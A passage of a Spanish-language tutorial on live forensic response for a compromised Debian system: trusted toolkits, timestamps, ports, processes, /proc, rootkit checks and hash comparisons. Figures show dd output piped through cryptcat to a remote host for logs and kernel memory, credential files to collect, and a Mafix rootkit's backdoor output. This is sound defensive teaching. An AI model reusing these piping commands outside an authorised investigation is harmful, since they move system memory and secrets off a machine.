root      1564  0.0  0.0   1768   508 tty6     Ss+  05:48   0:00 /sbin/getty 384
root      1585  0.0  0.0   2180   388 ?        S<s  05:48   0:00 dhclient3 -pf /
root      1597  0.0  0.3   4272  1760 tty1     S    05:55   0:00 -bash
root      1617  0.0  0.3   4252  1684 tty1     S    05:55   0:00 bash
root      1718  0.0  0.3   4336  1824 tty2     S+   06:29   0:00 -bash
root      1754  0.0  0.2   3720  1036 tty1     R+   07:06   0:00 ps -aux
debian:/media/sda1/IR_Debian/bin# script /media/sda1/IR_Debian/registro_comandos
.txt
Script started, file is /media/sda1/IR_Debian/registro_comandos.txt
debian:/media/sda1/IR_Debian/bin# md5sum * > data.md5
debian:/media/sda1/IR_Debian/bin# cd ..
debian:/media/sda1/IR_Debian# md5sum data/ > data.md5



debian:/media/sda1/IR_Debian# _
```

Figura 8. Ejecución de los comandos *script* y *md5sum*

```
[Press <ENTER> to continue]

Checking for rootkits...

  Performing check of known rootkit files and directories
    55808 Trojan - Variant A                                  [ Not found ]
    ADM Worm                                                  [ Not found ]
    AjaKit Rootkit                                            [ Not found ]
    aPa Kit                                                   [ Not found ]
    Apache Worm                                               [ Not found ]
    Ambient (ark) Rootkit                                     [ Not found ]
    Balaur Rootkit                                            [ Not found ]
    BeastKit Rootkit                                          [ Not found ]
    beX2 Rootkit                                              [ Not found ]
    BOBKit Rootkit                                            [ Not found ]
    CiNIK Worm (Slapper.B variant)                            [ Not found ]
    Danny-Boy's Abuse Kit                                     [ Not found ]
    Devil RootKit                                             [ Not found ]
    Dica-Kit Rootkit                                          [ Not found ]
    Dreams Rootkit                                            [ Not found ]
    Duarawkz Rootkit                                          [ Not found ]
    Enye LKM                                                  [ Not found ]
    Flea Linux Rootkit                                        [ Not found ]
```

Figura 9. rkhunter empieza a realizar verificaciones en busca de rootkits

la cadena de custodia, y como manejar y controlar el acceso a la evidencia potencial.

Tomar una fotografía de la pantalla

Uno de los pasos iniciales presentes en la metodología de cómputo forense es tomar una fotografía de la pantalla del sistema comprometido, para este propósito se hace uso de una cámara digital. Además de las fotografías, se puede utilizar también una cámara de vídeo, esto siempre acompañado de un registro escrito de todas las acciones realizadas durante el proceso de respuesta. Todo esto con el único propósito de avalar y sustentar las acciones realizadas y posteriormente los resultados que se obtengan producto del análisis forense.

Ejecutar un shell confiable

Cuando se responde a un sistema objetivo ejecutando GNU/Linux se pueden encontrar dos escenarios: el sistema está funcionando en modo consola, y el sistema está en ejecución en modo X Windows.

Se debe salir del sistema X Windows antes de iniciar la respuesta, para esto se debe cambiar a una consola virtual, por ejemplo presionando la combinación de teclas “ALT+F2”. Luego de lo cual se debe ingresar al sistema de manera local con privilegios de root, para evitar generar tráfico de red. En este punto se hace necesario montar en modo de solo lectura el conjunto de herramientas y proceder con la respuesta utilizando el conjunto de herramientas confiables. El primer comando de la Figura 1 muestra el montaje de la unidad USB, y el listado del directorio “bin” y la ejecución de un shell confiable; en este caso “bash”.

Un shell en GNU/Linux puede haber sido “troyanizado” por los atacantes, para registrar todos los comandos ejecutados o para realizar operaciones nocivas e invisibles para el investigador. Es por ello que se debe ejecutar un shell confiable, y como ya se ha

```
debian:/media/sda1/IR_Debian/Tools# dd if=/var/log/messages | cryptcat 192.168.1
.2 2222
568+1 records in
568+1 records out
290942 bytes (291 kB) copied, 0.0838767 s, 3.5 MB/s

 punt!
debian:/media/sda1/IR_Debian/Tools#
debian:/media/sda1/IR_Debian/Tools# _

root@reydes:# cryptcat -l -p 2222 | dd of=messages
568+1 registros de entrada
568+1 registros de salida
290942 bytes (291 kB) copiados, 13,6392 s, 21,3 kB/s
```

Figura 10. Utilizando crypcat y dd para transferir archivos de registros

```
debian:/media/sda1/IR_Debian/Tools# ifconfig -a eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:30:b9:1e
          inet addr:192.168.1.34  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe30:b91e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1761 (1.7 KiB)  TX bytes:1494 (1.4 KiB)
          Interrupt:11 Base address:0xd020

debian:/media/sda1/IR_Debian/Tools# ifconfig -s eth0
Iface   MTU Met   RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0     1500 0       5      0      0 0             9      0      0      0 B
MRU
debian:/media/sda1/IR_Debian/Tools# _
```

Figura 11. Información obtenida con el comando ifconfig -s eth0

mencionado, definir adecuadamente las variables de entorno, como por ejemplo $PATH.

Otro buen mecanismo de seguridad es proporcionar al conjunto de herramientas confiables un nombre un poco diferente al nombre por defecto en GNU/Linux. Por ejemplo, cada herramienta puede iniciar con la letra x. Ejemplo *xnetstat* en lugar de *netstat* cuando se desee ejecutar el *“netstat”* confiable.

Registrar la hora y fecha del sistema

La definición de la hora y fecha local son importantes para realizar una correlación posterior de las marcas de fecha y hora, de igual manera también muestran cuándo se estuvo presente en el sistema. Para capturar esta información se utiliza el comando *date*. La salida del comando se muestra en la Figura 2.

Determinar quién está presente en el sistema

La determinación de quien está “logueado” o presente en el sistema es bastante simple. Solamente se debe ejecutar el comando *w*. El comando *w* muestra el ID (Identificador) del usuario de todos los usuarios presentes en el sistema, desde qué sistema están, y lo que actualmente están ejecutando en el sistema. También proporciona la fecha y hora del sistema. La Figura 2 muestra también la salida de este comando.

La línea de la cabecera que inicia con la hora, en la salida del comando *w,* indica la hora actual del sistema, hace cuanto tiempo está en funcionamiento el sistema, cuantos usuarios actualmente están en el sistema, y los promedios de carga para el minuto, cinco minutos y quince minutos pasados.

Se debe tener presente que el comando *w* obtiene la información de los archivos de registros (*utmp* y *wtmp*). Si alguien modificara estos archivos de registros, la información recabada no sería precisa.

```
-r--r--r--  1 root root 0 ene 16 04:01 maps
-rw-------  1 root root 0 ene 16 04:01 mem
-r--r--r--  1 root root 0 ene 16 04:01 mounts
-r--------  1 root root 0 ene 16 04:01 mountstats
-rw-r--r--  1 root root 0 ene 16 04:01 oom_adj
-r--r--r--  1 root root 0 ene 16 04:01 oom_score
lrwxrwxrwx  1 root root 0 ene 16 04:01 root -> /
-r--r--r--  1 root root 0 ene 16 04:01 smaps
-r--r--r--  1 root root 0 ene 16 04:00 stat
-r--r--r--  1 root root 0 ene 16 04:01 statm
-r--r--r--  1 root root 0 ene 16 04:00 status
dr-xr-xr-x  3 root root 0 ene 16 04:01 task
-r--r--r--  1 root root 0 ene 16 04:01 wchan
debian:/proc/1746# ls -l exe
lrwxrwxrwx 1 root root 0 ene 16 04:01 exe -> /usr/sbin/vsftpd
debian:/proc/1746# ls -al fd
total 4
dr-x------ 2 root root  0 ene 16 04:01 .
dr-xr-xr-x 5 root root  0 ene 16 04:00 ..
lrwx------ 1 root root 64 ene 16 04:07 0 -> /dev/null
lrwx------ 1 root root 64 ene 16 04:07 1 -> /dev/null
lrwx------ 1 root root 64 ene 16 04:07 2 -> /dev/null
lrwx------ 1 root root 64 ene 16 04:07 3 -> socket:[5888]
debian:/proc/1746# cat cmdline
/usr/sbin/vsftpddebian:/proc/1746# _
```

Figura 12. Parte de la información que es posible obtener del directorio /proc/1746/

```
vendor_id       : GenuineIntel
cpu family      : 6
model           : 15
model name      : Intel(R) Pentium(R) Dual  CPU  E2160  @ 1.80GHz
stepping        : 13
cpu MHz         : 1792.330
cache size      : 1024 KB
physical id     : 0
siblings        : 1
core id         : 0
cpu cores       : 1
fdiv_bug        : no
hlt_bug         : no
f00f_bug        : no
coma_bug        : no
fpu             : yes
fpu_exception   : yes
cpuid level     : 5
wp              : yes
flags           : fpu vme de pse tsc msr mce cx8 apic mtrr pge mca cmov pat pse3
6 clflush mmx fxsr sse sse2 constant_tsc up pni monitor
bogomips        : 3597.32

debian:/media/sda1/IR_Debian/bin# cat /proc/cpuinfo | cryptcat 192.168.1.2 2222
```

Figura 13. Parte de la información obtenida del archivo /proc/cpuinfo y el comando para transferir esta información

Registro de los tiempos de acceso, creación y modificación de todos los archivos

Ahora se debe recabar todos las marcas de las fechas y horas en el sistema de archivos. Un sistema GNU/Linux tiene tres marcas de fecha y hora que deben ser recolectadas para cada archivo y directorio: hora de acceso (atime), hora de modificación (mtime), y el cambio del inodo (ctime). Un inodo almacena información de los archivos, tales como el usuario y grupo propietario, modo de acceso (permisos de lectura, escritura y ejecución) y tipo de archivo. La Figura 3 muestra algunos mensajes de error, consecuencia de recolectar la información del directorio /proc, al momento de ejecutar el comando *ls*. El comando *ls* junto con las opciones adecuadas para obtener las tres marcas de fecha y hora en un sistema de archivos GNU/Linux son los siguientes:

```
# ls -alRu / > /media/sda1/IR_Debian/tiempo_a
# ls -alRc / > /media/sda1/IR_Debian/tiempo_c
# ls -alR / > /media/sda1/IR_Debian/tiempo_m
```

Se debe mencionar que el mensaje de error presentado al recorrer el directorio /proc, es un error muy común debido a que son estructuras de memoria y no un sistema de archivos en una partición, aunque sean mostrados como si fueran un sistema de archivos GNU/Linux.

Determinar los puertos abiertos

El comando *netstat* se utiliza para enumerar los puertos abiertos en un sistema GNU/Linux. La parte compleja es determinar cuáles son las aplicaciones responsables de los sockets de red abiertos.

Se utiliza el comando *netstat -an* para visualizar todos los puertos abiertos. La opción *-n* permite que los dominios presentados no

```
debian:/media/sda1/IR_Debian/Tools# dd if=/proc/kcore | cryptcat 192.168.1.2 222
2
2080760+0 records in
2080760+0 records out
1065349120 bytes (1.1 GB) copied, 482.393 s, 2.2 MB/s
 punt!
debian:/media/sda1/IR_Debian/Tools# _

root@reydes:~# cryptcat -l -p 2222 | dd of=kcore
2080760+0 registros de entrada
2080760+0 registros de salida
1065349120 bytes (1,1 GB) copiados, 592,504 s, 1,8 MB/s
root@reydes:~#
```

Figura 14. Comando para transferir la memoria RAM y el comando para su recepción en la estación forense

```
mafix! > no tripwire was detected..
mafix! > installing trojans...
mafix! > hold on...
mafix! > Password: linux+
mafix! > Port: 1160
mafix! > backdoored some daemons (netstat, ps)

^[1^[2mafix! > checking for some vuln daemons....
touch: fallo al obtener los permisos de «/etc/inted.conf»: No existe el fichero
o el directorio
mafix! > sysinfo:
mafix! > hostname : debian.mundo.com (192.168.1.34)
mafix! > arch: 2080 -+- bogomips : 2486.28 '
mafix! > alternative ip:  127.0.1.1 -+- Might be [1 ] active adapters.
mafix! > dist:  5.0.3
mafix! > cleaning up some traces... done!
```

Figura 15. Parte final de la instalación de Mafix y datos sobre la puerta trasera

sean resueltos, es decir se presentan las direcciones IP, lo cual reduce el impacto en el sistema e incrementa la velocidad de ejecución del comando. La Figura 4 muestra la salida del comando.

De la información presentada en la Figura 4 se puede observar que se tienen los puertos TCP 21, 22 y un puerto UDP 68 atendiendo o a la escucha.

Listar las aplicaciones asociadas con los puertos abiertos

En GNU/Linux el comando *netstat* tiene la opción *-p* que que permite mapear el nombre de la aplicación y el ID del proceso (PID) con los puertos abiertos. La Figura 5 muestra el resultado de ejecutar el comando *netstat* con estas opciones.

De la información expuesta en la Figura 5 se puede observar que existen dos sockets TCP abiertos y un socket UDP abierto. Hay un demonio *ftp*, *vsftpd*, con PID 1523, atendiendo por peticiones en el puerto 21. De esa manera es posible identificar cuales procesos son los responsables de abrir puertos específicos de internet.

El mapeo de un puerto abierto a un proceso atendiendo en un puerto es un poco más retador, para este propósito se utiliza *lsof*. lsof es una utilidad que por sus siglas en inglés traducidas al español significa "Lista de archivos abiertos", el cual lista todos los procesos en ejecución y descriptores de archivos que han abierto. En general un descriptor de archivo es un índice para una entrada en una estructura de datos residente en el kernel que contiene los detalles de todos los archivos abiertos. Los descriptores de archivos pueden referenciar archivos, directorios, bloques, archivos especiales, sockets, FIFOS o tuberías sin nombre. El comando *lsof* muestra todos los archivos regulares, directorios, librerías, flujos Linux, y archivos de red (como NFS, o sockets de internet) que están actualmente abiertos y los procesos correspondientes que han abierto.

```
 sda: sda1
sd 0:0:0:0: Attached scsi removable disk sda
mount /dev/sda1 /media/sda1/
debian:~# cd /media/sda1/IR_Debian/
debian:/media/sda1/IR_Debian# bin/./script data/registro_comandos.txt
Script started, file is data/registro_comandos.txt
debian:/media/sda1/IR_Debian# ./date
mar ene 19 10:19:30 PET 2010
debian:/media/sda1/IR_Debian# w
 10:19:44 up 32 min,  2 users,  load average: 0.39, 0.28, 0.20
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                 09:47    0.00s  0.15s  0.01s bin/./script da
root     tty2     -                 09:56   22:51   0.07s  0.05s -bash
debian:/media/sda1/IR_Debian#

debian:/media/sda1/IR_Debian#

debian:/media/sda1/IR_Debian# bin/./w
 10:20:33 up 33 min,  2 users,  load average: 0.32, 0.28, 0.20
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                 09:47    0.00s  0.17s  0.01s bin/./script da
root     tty2     -                 09:56   23:40   0.07s  0.05s -bash
debian:/media/sda1/IR_Debian# bin/./ls
ls   lsmod  lsof
debian:/media/sda1/IR_Debian# bin/./ls -alRu / > data/d_atime_
```

Figura 16. Utilización de script, date, w y ls para la respuesta

```
ro o el directorio
bin/./ls: no se puede leer el enlace simbólico /proc/949/task/949/exe: No existe
 el fichero o el directorio
debian:/media/sda1/IR_Debian# bin/./netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1160            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
raw     1260      0 0.0.0.0:1               0.0.0.0:*               7

debian:/media/sda1/IR_Debian# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*               7


debian:/media/sda1/IR_Debian# _
```

Figura 17. Información expuesta por el comando netstat -an confiable y netstat -an del sistema comprometido

Para utilizar *lsof* y listar solamente los procesos que tienen sockets de red abiertos, se puede utilizar el comando *lsof -i,* tal y como se muestra en la Figura 6.

Se debe tener cuidado de ejecutar *lsof* con las opciones *-D r,* de no estar disponibles por defecto se deben habilitar estas opciones, dado que de no hacerlo *lsof* creará un archivo cache de dispositivo llamado *.lsof_hostname* en el directorio home del root. El objetivo principal es minimizar las posibilidades de que ocurran modificaciones en el sistema.

Determinar los procesos en ejecución

Otra tarea critica es tomar una instantánea de todos los procesos en ejecución. Esto puede ser realizado utilizando el comando *ps*. La Figura 7 muestra la salida del comando *ps -aux*.

Se puede observar en la Figura 7 que un sistema GNU/Linux tiene bastantes procesos en ejecución. Esto es de gran ayuda a un atacante para ocultar procesos engañosos. Uno de los campos más útiles de la información expuesta es el campo START, el cual indica el momento en que inició el proceso. Esta información es muy útil para identificar la hora en la cual ocurrió un ataque.

Listar las conexiones actuales o recientes

El comando *netstat* también proporciona información sobre las conexiones actuales o recientes. El comando utilizado es idéntico al utilizado para determinar cuales son los puertos que están abiertos.

Registrar la fecha del sistema

Nuevamente se utiliza el comando *date,* como al inicio, para registrar la fecha actual del sistema. La razón de realizar esto es para conocer exactamente la ventana de tiempo durante la cual se manipuló el sistema. De esta manera si se encuentra alguna acción fuera de este lapso de tiempo, éste no ha sido causado por la investigación.

Registrar los pasos tomados

Ahora es el turno de registrar todos los comandos que han sido ejecutados en el sistema, se puede utilizar: *script*, *history*, o *vi*. Debido a que se

```
debian:/media/sda1/IR_Debian# bin/./netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:1160            0.0.0.0:*               LISTEN
1800/ttyload
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
1746/vsftpd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
1714/exim4
tcp6       0      0 :::22                   :::*                    LISTEN
1741/sshd
udp        0      0 0.0.0.0:68              0.0.0.0:*
1813/dhclient3
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
1802/ttymon
debian:/media/sda1/IR_Debian# netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
1746/vsftpd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
1714/exim4
```

Figura 18. Información obtenida por el comando netstat -anp confiable y netstat -anp del sistema

está ejecutando un shell confiable, el uso del comando *history* registrará todos los comando ejecutados. Pero es una mejor elección utilizar el comando *script*, aunque es necesario ejecutarlo antes de realizar la respuesta en vivo. La Figura 8 muestra la ejecución del comando *script.*

Registrar sumas de verificación criptográficas

Finalmente, se deben registrar las sumas de verificación criptográficas de todos los datos registrados. Esto se hace simplemente ejecutando el programa *md5sum* a todos los archivos en el directorio donde residen los datos obtenidos. La parte final de la Figura 8 muestra parte de la ejecución de este proceso.

Para cerrar esta parte, se sugiere crear un script conteniendo todos los comandos necesarios para realizar una respuesta de incidentes, de esta manera se puede automatizar la fase de recolección de datos "vivos". Este script debe ser colocado en el mismo directorio donde se ubica el conjunto de herramientas, teniendo presente la utilización de éstas, y no las que residen en el sistema que está siendo objeto del análisis.

Realizando una respuesta más profunda

Existen situaciones o casos donde se está respondiendo a un sistema que debe permanecer en línea. En estas situaciones la duplicación de las unidades de almacenamiento puede tomar un matiz distinto, esto debido a la metodología de cómputo forense. Antes de crear la copia réplica o imagen bit a bit, se genera un hash MD5 o SHA-1 de la unidad de almacenamiento, luego se realiza el proceso de copia, y finalmente se genera un hash MD5 o SHA-1 de la imagen o réplica realizada. Como consecuencia de este proceso ambos hash obtenidos deben ser iguales, lo cual garantiza la integridad de la evidencia obtenida. En el caso de realizar este procedimiento en unidades de almacenamiento de un sistema en funcionamiento, los hash generados serán diferentes. En una situación así, una de las recomendaciones a seguir, es proceder a obtener los archivos de registros, archivos de configuración, y otros archivos relevantes presentes en un sistema GNU/Linux.

Detección de rootkits (LKM)

Un rootkit es una colección de procesos y scripts troyanizados que automatizan muchas de las acciones que se realizan cuando se compromete un sistema. Existen rootkits LKM, por sus siglas en inglés (Kernel Loadable Modules).

Los LKMs son programas que pueden ser enlazados de manera dinámica dentro del kernel después de que el sistema ha iniciado. El ejemplo más simple es el siguiente: cuando se desea añadir un adaptador de red, se carga el controlador o "driver" del nuevo adaptador como un LKM, lo cual hace que el controlador sea parte del kernel, y de esta manera sea factible utilizar el nuevo adaptador de red sin la necesidad de reiniciar el sistema.

Los LKMs nocivos que instalan los atacantes pueden interceptar los comandos del sistema tales como *netstat*, *ifconfig*, *ps*, *ls* y *lsmod* lo cual tiene como consecuencia que la información que muestran sea totalmente falsa. De igual manera pueden ocultar archivos y procesos, además de crear puertas traseras ficticias en el sistema.

Un par de buenas herramientas en GNU/Linux para detectar rootkits son *chrookit* y *rootkit hunter*. Las direcciones en internet desde la cual pueden descargarlas se ubican en la sección Referencias del presente artículo. En la Figura 9 se puede ver como *rkhunter* empieza a buscar rootkits en el sistema.

Obtención de los registros del sistema

En GNU/Linux se tienen bastantes registros dispersos en el sistema de archivos de una manera aleatoria. Para añadir complejidad a esta situación, es factible cambiar el nombre y la ubicación de estos registros.

La mayoría de distribuciones GNU/Linux mantienen sus archivos de registros en los subdirectorios */var/log/* o */var/adm/*. Con una combinación de herramientas como *dd*, *netcat* o *crypcat* es posible obtener los archivos de registros de un sistema. Como mínimo se deben adquirir tres archivos binarios de registros y otros archivos de registro en ASCII. Entre los archivos binarios se tienen:

- Archivo *utmp*, el cual se accede con *w,*
- Archivo *wtmp*, el cual se accede con *last,*
- Archivo *lastlog*, el cual se accede con *lastlog.*

Entre los archivos ASCII:

- Registros de acceso web: */var/log/apache2* (varía de acuerdo a la distribución GNU/Linux),
- Registros del ftp: *xferlog* por ejemplo,
- Archivos de historial (history).

Se recomienda también revisar el archivo */etc/syslog.conf* para determinar si existen en el sistema registros adicionales, como por ejemplo archivos de registros de alguna aplicación en particular. En la Figura 10, se presenta un ejemplo de cómo obtener el archivo */var/log/messages* de un sistema GNU/Linux mediante una conexión cifrada con *crypcat*, la parte superior de la imagen, dividida por una franja gris, muestra el comando utilizado en la computadora desde la cual se desea obtener la información, y la parte inferior, muestra el comando utilizado en la estación de análisis forense, donde se transfieren los archivos de registro.

```
root      1741  0.0  0.2   5128  1040 ?        Ss   09:47   0:00 /usr/sbin/sshd
root      1746  0.0  0.1   3780   956 ?        S    09:47   0:00 /usr/sbin/vsftp
root      1761  0.0  0.1   3428   780 ?        Ss   09:47   0:00 /usr/sbin/cron
root      1781  0.0  0.2   2628  1204 tty1     Ss   09:47   0:00 /bin/login --
root      1782  0.0  0.2   2628  1204 tty2     Ss   09:47   0:00 /bin/login --
root      1783  0.0  0.0   1764   504 tty3     Ss+  09:47   0:00 /sbin/getty 384
root      1786  0.0  0.0   1764   504 tty4     Ss+  09:47   0:00 /sbin/getty 384
root      1787  0.0  0.0   1764   504 tty5     Ss+  09:47   0:00 /sbin/getty 384
root      1788  0.0  0.0   1764   504 tty6     Ss+  09:47   0:00 /sbin/getty 384
root      1800  0.0  0.1   2284   532 ?        Ss   09:47   0:00 /sbin/ttyload -
root      1802  3.7  0.1   1880   604 ?        S    09:47   1:28 ttymon tymon
root      1813  0.0  0.0   2184   392 ?        S<s  09:47   0:00 dhclient3 -pf /

root      1741  0.0  0.2  5128 1040 ?        S     09:47   0:00 /usr/sbin/sshd
root      1746  0.0  0.1  3780  956 ?        S     09:47   0:00 /usr/sbin/vsftpd
root      1761  0.0  0.1  3428  780 ?        S     09:47   0:00 /usr/sbin/cron
root      1781  0.0  0.2  2628 1204 tty1     S     09:47   0:00 /bin/login --
root      1782  0.0  0.2  2628 1204 tty2     S     09:47   0:00 /bin/login --
root      1783  0.0  0.0  1764  504 tty3     S     09:47   0:00 /sbin/getty 38400
root      1786  0.0  0.0  1764  504 tty4     S     09:47   0:00 /sbin/getty 38400
root      1787  0.0  0.0  1764  504 tty5     S     09:47   0:00 /sbin/getty 38400
root      1788  0.0  0.0  1764  504 tty6     S     09:47   0:00 /sbin/getty 38400
root      1813  0.0  0.0  2184  392 ?        S<    09:47   0:00 dhclient3 -pf /va
```

Figura 19. Información expuesta con el comando ps aux confiable y el residente en el sistema

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.1.34:1160       192.168.1.2:42559       ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    2966     @/org/kernel/udev/ude
vd
unix  7      [ ]         DGRAM                    5532     /dev/log
unix  2      [ ]         DGRAM                    6219
unix  2      [ ]         DGRAM                    6134
unix  2      [ ]         DGRAM                    6098
unix  2      [ ]         DGRAM                    5568
unix  2      [ ]         DGRAM                    5544
debian:/media/sda1/IR_Debian# netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ]         DGRAM                    2966   @/org/kernel/udev/udevd
unix  7      [ ]         DGRAM                    5532   /dev/log
unix  2      [ ]         DGRAM                    6219
unix  2      [ ]         DGRAM                    6134
unix  2      [ ]         DGRAM                    6098
unix  2      [ ]         DGRAM                    5568
unix  2      [ ]         DGRAM                    5544
debian:/media/sda1/IR_Debian# _
```

Figura 20. Ejecución del comando confiable netstat y el netstat del sistema intervenido

Obtención de archivos de configuración

En GNU/Linux existen archivos de configuración que resultan muy atractivos para los atacantes, y por lo tanto tienen una alta probabilidad de ser alterados o accedidos. Es fundamental revisar cada uno de estos archivos de configuración para ubicar puertas traseras, relaciones de confianza ilegales, e ID de usuarios no autorizados. Algunos de los archivos a obtener durante la respuesta son los siguientes:

- */etc/passwd* Para observar cuentas de acceso o privilegios no autorizados,
- */etc/shadow* Para asegurarse de que cada cuenta requiera una contraseña de autenticación,
- */etc/groups* Para observar por escalada de privilegios y alcance de acceso,
- */etc/host* Para listar las entradas de DNS,
- */etc/host.allow* y */etc/host.deny* Para verificar reglas de TCP Wrapper,
- */etc/syslog.conf* Para determinar la ubicación de los archivos de registros,
- */etc/rc** Para observar en los archivos de inicio,
- Archivo de *crontab*, para listar eventos programados,
- */etc/inetd.conf* y */etc/xinetd.conf* Para listar los servicios que inician *inetd* y *xinetd*.

Descubrir sniffers ilícitos

Descubrir un sniffer en el sistema es un indicador de la severidad del ataque. Dado que sugiere que el compromiso puede abarcar otros sistemas, y también implica que el atacante tiene acceso como root, pues normalmente no es posible ejecutar un sniffer sin los privilegios adecuados. Para determinar si existe un sniffer ejecutándose en el sistema, el principal indicador es encontrar la tarjeta de red en modo

```
unix  7      [ ]         DGRAM                    5532   /dev/log
unix  2      [ ]         DGRAM                    6219
unix  2      [ ]         DGRAM                    6134
unix  2      [ ]         DGRAM                    6098
unix  2      [ ]         DGRAM                    5568
unix  2      [ ]         DGRAM                    5544
debian:/media/sda1/IR_Debian# bin/./date
mar ene 19 10:29:37 PET 2010
debian:/media/sda1/IR_Debian# bin/./md5sum /bin/date
f3b3ae3af8175025fe71e2969a773c87  /bin/date
debian:/media/sda1/IR_Debian# bin/./md5sum bin/date
f3b3ae3af8175025fe71e2969a773c87  bin/date
debian:/media/sda1/IR_Debian# bin/./md5sum /bin/netstat
195075782a2f7853731bf3e0c62e6925  /bin/netstat
debian:/media/sda1/IR_Debian# bin/./md5sum bin/netstat
f73270b7be0d946df37b66b0d16eea1e  bin/netstat
debian:/media/sda1/IR_Debian# bin/./md5sum /bin/ps
ced323b51dc984f66c2695d8fd6a2368  /bin/ps
debian:/media/sda1/IR_Debian# bin/./md5sum bin/ps
a6094706266c8ec3b068cf964824afee  bin/ps
debian:/media/sda1/IR_Debian# bin/./md5sum /bin/ls
0a07cf554c1a74ad974416f60916b70d  /bin/ls
debian:/media/sda1/IR_Debian# bin/./md5sum bin/ls
323bfe62898cd67edd703464c1cee242  bin/ls
debian:/media/sda1/IR_Debian# _
```

Figura 21. Ejecución del comando md5sum confiable sobre algunos binarios residentes en el sistema y confiables

promiscuo. Para averiguar esto se puede utilizar el comando *ifconfig*, el cual permite visualizar las interfaces de red.

La Figura 11 muestra la información obtenida con la utilización del comando *ifconfig -s* aplicado a la primer interfaz de red en el sistema. Si en la cuarta línea de la salida se mostrara la palabra PROMISC, éste sería el indicador que delata la existencia de un sniffer en el sistema.

Debido a que *lsof* muestra todos los archivos abiertos, es también muy útil para la identificación de sniffers ilegales, que el atacante ha ejecutado para robar cuentas de usuario y contraseñas, el hecho de que los sniffers abren archivos de registros donde se almacenan los nombres de usuario y contraseñas que interceptan. No es una buena idea que los atacantes escriban los datos que capturan, así que los archivos se abren en modo de "añadir", por lo tanto los archivos pueden incrementar su tamaño en exceso. Con la utilización de *lsof* es posible ver procesos sospechosos que tienen archivos grandes y no identificados.

Revisar el sistema de archivos /proc

Como se ha mencionado, el sistema de archivos */proc* es un pseudo sistema de archivos, que se utiliza como una interfaz a las estructuras de los datos del kernel en GNU/Linux. Al realizar cambios en los directorios de */proc* se están haciendo cambios en las estructuras de datos del kernel, no en un directorio real. Cada proceso tiene un subdirectorio en */proc* que corresponde a su PID (Identificador de Proceso). Por lo tanto, cada proceso en ejecución tiene una estructura de subdirectorio numérico. Dentro de este directorio hay información vital del proceso que el investigador debe revisar con especial atención. La Figura 12 lista en primera instancia el contenido del directorio */proc/1746*, el cual corresponde a *vsftpd*.

El investigador debe prestar atención a lo que tiene más significado para la investigación, que principalmente es el enlace a *exe*, el subdirectorio *fd*, y el archivo *cmdline*.

El enlace a *exe* permite a los investigadores recuperar archivos eliminados mientras permanecen en ejecución. Cuando se lista el directorio y el archivo ha sido eliminado, se muestra que el proceso ha sido marcado para ser eliminado, (lo cual es similar a un archivo sin enlace). Cuando se examina el directorio *fd* (descriptor del archivo), se puede identificar todos los archivos que abre un proceso. Cuando el Kernel de GNU/Linux abre, escribe o cierra un archivo o socket de red, retorna un descriptor de archivo (un entero positivo) que es utilizado como referencia del archivo o socket de red. Se pueden ignorar los descriptores de archivo 0, 1 y 2, los cuales son descriptores de archivo predefinidos para la entrada estándar, salida estándar y error estándar.

Cuando se revisa el archivo *cmdline*, el archivo muestra el comando exacto y los argumentos en línea de comando utilizados para ejecutar la aplicación. Esto es lo que se muestra normalmente cuando el usuario ejecuta el comando *ps*.

Un atacante podría ejecutar un programa que altere el archivo con la línea de comando en */proc,* y desenlazar cualquier archivo que su proceso engañoso haya creado para ocultarlo del administrador del sistema.

Del directorio */proc/* se puede obtener más información de utilidad sobre el sistema comprometido. No esta demás reiterar que toda la información obtenida se transfiere con *cryptcat* a la estación forense. La Figura 13 muestra en primera instancia parte de la información obtenida luego de la ejecución del comando *cat /proc/cpuinfo,* esto está hecho solamente con propósitos educacionales, dado que lo correcto sería la ejecución del comando que se muestra en la parte inferior de la imagen.

- */proc/version* Versión del Sistema Operativo,
- */proc/sys/kernel/hostname* Nombre del host,
- */proc/sys/kernel/domainame* Nombre de Dominio,
- */proc/cpuinfo* Información sobre el hardware,
- */proc/swaps* Todas las particiones swap,
- */proc/partitions* Todos los sistemas de archivos local,
- */proc/self/mounts* Sistemas de archivos montados,
- */proc/uptime* Tiempo de funcionamiento.

Volcado de la memoria RAM

